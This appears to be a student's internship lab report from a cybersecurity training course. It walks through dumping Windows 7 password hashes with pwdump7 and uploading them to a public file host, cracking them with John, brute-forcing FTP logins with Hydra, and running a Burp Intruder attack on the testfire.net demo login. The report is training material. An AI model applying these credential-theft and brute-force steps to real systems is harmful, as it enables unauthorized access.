Internship Program - Cyber Security

Introduction:

My name is Rosilda Rafail Dsouza. I am a fourth-year student majoring in Electronics & Communication Engineering at Mangalore Institute of Technology & Engineering, Moodabidri.

About the company DLithe:

Since 2018, the EdTech company DLithe has provided services to IT companies and academic institutions. The core of DLithe is developed to innovate products that transform the next generation using corporate expertise. Academic institutions are being helped to align with industry needs by our knowledge in Embedded Systems, Robotics, Internet of Things, Cyber Security, and Artificial Intelligence. We have developed 8 development centres since our beginning to allow the student community to work on research and development. Our assistance to IT businesses has shortened the hiring process and produced cost-efficient methods for finding the top candidates both on and off campus. With an emphasis on Customer Experience and Operational Excellence goals, we have altered many lives by providing 360-degree learning across domain, process, and technology. We are proud to say, DLithe is a bootstrap company with strong foundation, experience, trust and commitment to build an agile workforce towards industry need.

Group 1:

1. Install the below software:

a) Virtual box

b) Kali Linux


c) Metasploit machine

d) Windows 7 machine


2. Perform password cracking - Offline mode.

a) Perform password cracking of windows 7 machine


Step 1: Now that Windows 7 and Kali Linux are both running, go to Windows 7 and use Internet Explorer to download the pwdump7 file from the internet. Copy the file to Windows next.




Step 2: Once logged in as the administrator, open the Windows command prompt, rename the root directory to pwdump7, and create a hash.txt file to save the username and password.



Step 3: Enter tempfiles.org into the address bar of Internet Explorer now. Next, send the hash file.



Step 4: By opening a new file in nano and entering the url you were given after sharing the file in Windows 7 into the Linux version of Firefox, you may now copy and paste the hash file. To get the username and password if the password is not safe enough, type the command in the terminal as john hash.txt.




b) Password cracking of metasploit machine using Hydra

The login and password for the system are obtained using this approach. The hydra tool is used to achieve this.

Step 1: Launch Kali and the metasploitable machine on the virtual machine. Find the IP addresses of the linux and metasploitable machines. 2 text files with the names user and pass should be created. Keep the password msfadmin in the pass file and the account name msfadmin in the user file.

Step 2: hydra -L user -P pass ftp:/192.168.56.101 is the command to enter. We utilise L and P because we don't know the login or the password in this situation.




The username and password are the output.


Step 3: If a credential is already known, we can input it and use a capital letter to denote the unknown credential letter.


3. Perform password cracking of online vulnerable website(testfire.net) using Burpsuite

Step 1: Turn on the kali linux and turn on the burpsuite.





Step 2: Now open Firefox and navigate to testfire.net, then sign in there. Now turn on the burp while keeping the catch in place. In the user name and password field, type any user name and password at this time.






Step 3: Make a request to the invader right away using the clear$ option in it. Now choose only the username and press the add$ button. Apply the same procedure to the password. Set the attack with a cluster bomb option.




Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Positions Payloads Resource Pool Options
Choose an attack type
Start attack
Attack type: Sniper
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://testfire.net
Update Host header to match target
Add §
Clear §
Auto §
Refresh
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=§B177D6A25919E82353329357AC504457§
Upgrade-Insecure-Requests: 1
uid=§admin§&passw=§sdfbllk§&btnSubmit=§Login§
Search...
0 matches
Clear
4 payload positions
Length: 577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

